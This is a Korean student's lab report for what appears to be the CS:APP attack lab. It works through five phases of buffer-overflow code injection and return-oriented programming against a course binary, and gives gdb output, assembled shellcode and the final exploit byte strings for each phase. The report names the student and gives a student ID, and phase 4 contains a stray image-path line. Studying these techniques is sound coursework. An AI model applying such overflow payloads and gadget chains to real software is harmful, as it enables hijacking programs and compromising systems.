학번 : 201924451

이름 : 김태훈

1. Phase1

getbuf함수는 0x18(=24비트)만큼 스택을 할당하고 Gets를 호출하므로 Gets를 호출하기 직전 스택은 다음과 같다.

00 00 00 00 00 40 1a b1 #return address

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 <-rsp

Touch1의 시작주소는 0x00000000004018f8이므로 이 주소를 return address에 주입하면 된다. 따라서 답은 다음과 같다.

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 F8 18 40 00 00 00 00 00

2. Phase2

Cookie.txt의 값은 0x3e52dff5 이다. 이 값을 val과 비교하므로 touch2를 호출하기 직전 %rdi에 0x3e52dff5를 넘겨주고 touch2를 호출하는 명령어를 주입하면 된다. 호출할 때 touch2의 주소를 push하고 리턴하는 방식으로 호출한다.

touch2의 시작 주소는 0x0000000000401924이므로 주입시킬 명령문은 다음과 같다.

Pushq $0x401924

Movq $0x3e52dff5, %rdi

retq

이것을 gcc를 이용하여 기계어로 바꾸면 다음과 같다.

```
0000000000000000 <.text>:
   0:   68 24 19 40 00          pushq  $0x401924
   5:   48 c7 c7 f5 df 52 3e    mov    $0x3e52dff5,%rdi
   c:   c3                      retq
201924451@CSEDell:~/target6$
```

그 다음 이 코드가 주입될 주소 즉 Gets 가 호출된 후 %rsp의 주소를 알아야한다. 즉 Gets 가 호출되기 직전 %rdi의 주소를 알아야한다.

```
(gdb) info reg rdi
rdi            0x55629f18       1432526616
(gdb)
```

즉 주입시킬 리턴 주소는 0x55629f18이다.

따라서 답은

68 24 19 40 00 48 c7 c7 F5 DF 52 3e c3 00 00 00

00 00 00 00 00 00 00 00 18 9F 62 55 00 00 00 00

3. Phase3

Hexmatch와 touch3 코드를 통해 cookie값 0x3e52dff5 를 문자 로 변환 후 sval과 비교하는 것을 알 수 있다. Cookie 값을 아스키 코드로 변환하면 33 65 35 32 64 66 66 35 00 이다.

Buffer의 시작주소는 0x55629f18이다.

Touch3의 시작 주소는 0x401a35이다.

문자열 시작 주소는 여유를 두어 buffer 시작 주소 + 0x18(=return address) + 0x10(1블럭 여유)

으로 하자.

즉 문자열 시작 주소는 55629f40 이다.

즉 주입시킬 코드는 다음과 같다,

Pushq $0x401a35

Movq $0x55629f40, %rdi

retq

```
0000000000000000 <.text>:
   0:   68 35 1a 40 00          pushq  $0x401a35
   5:   48 c7 c7 40 9f 62 55    mov    $0x55629f40,%rdi
   c:   c3                      retq
201924451@CSEDell:~/target6$
```

따라서 답은

68 35 1a 40 00 48 c7 c7 40 9F 62 55 C3 00 00 00

00 00 00 00 00 00 00 00 18 9F 62 55 00 00 00 00

00 00 00 00 00 00 00 00 33 65 35 32 64 66 66 35

00

4. Phase 4

스택 랜덤화와 스택에 있는 코드를 실행시킬 수 없기 때문에, gadget을 이용하여야한다.

Phase2에서 touch2의 시작주소는 0x401924이고, cookie의 값은 0x3e52dff5이다.

Getbuf를 호출하기 전, 스택은 0x18만큼 할당된다.

스택에 cookie를 넣은 후, pop %rax 명령어를 실행하여 cookie를 %rax에 넣고

Movq %rax %rdi 명령어를 실행 후 touch2 로 return 하여 실행시키면 된다.

Pop %rax retq는 명령어 58 c3 이고, movq %rax %rdi retq는 48 89 c7 c3이다.

90이 nop인 것을 고려하면

앞의 명령어는 <setval_159> + 5에서 찾을 수 있고, 뒤의 명령어는 <addval_497>+2

에서 찾을 수 있다.

Gdb를 통해 setval_159의 시작주소는 0x401ad9이고 addval_497의 시작주소는 0x401ad2이다.

즉 주입시킬 주소는 각각 401ade, 401ad4 이다.

따라서 답은


00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 DE 1a 40 00 00 00 00 00

F5 DF 52 3E 00 00 00 00 D4 1a 40 00 00 00 00 00

24 19 40 00 00 00 00 00

5. Phase 5



Add_xy함수는 %rdi와 %rsi를 더하여 %rax에 대입하는 함수이다. 이것을 이용하여 rsp주소와 특정 상수 값(%rsp + a = 문자열이 있는 위치)을 %rdi와 %rsi에 넣고 add_xy값을 호출한 후, %rax 값을 %rdi로 옮겨 touch3를 호출하면 된다.

Touch3의 시작 주소는 0x401a35이다. Add_xy 의 시작주소는 0x401b0d이다.

Cookie 값을 아스키 코드로 변환하면 33 65 35 32 64 66 66 35 00 이다.

즉

Movq %rsp %rdi / pop %rax / A값 /movl %eax %esi / call add_xy / movq %rax %rdi / call touch3 문자열 값 이다.

Movq %rsp %rdi : <setval_211> +2 (movq %rsp %rax), <addval_497> +2 (movq %rax %rdi)

Pop %rax : <setval_159> +5

Movl %eax %esi : <setval_146>+2(movl %eax %edx), <addval_181>+2(movl %edx %ecx), <getval_112>+3(movl %ecx %esi)

Movq %rax %rdi : <addval_497> +2 (movq %rax %rdi)

<setval_211> : 0x401b39 / <addval_497> : 0x401ad2 / <setval_159 >: 0x401ad9

<setval_146> : 0x401b47 / <addval_181> : 0x401bd5 / <getval_112> : 0x401b55

따라서 답은

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 3b 1b 40 00 00 00 00 00

D4 1A 40 00 00 00 00 00 DE 1A 40 00 00 00 00 00

48 00 00 00 00 00 00 00 49 1b 40 00 00 00 00 00

D7 1B 40 00 00 00 00 00 58 1b 40 00 00 00 00 00

0D 1b 40 00 00 00 00 00 D4 1A 40 00 00 00 00 00

35 1A 40 00 00 00 00 00 33 65 35 32 64 66 66 35 00 00 00 00 00 00 00 00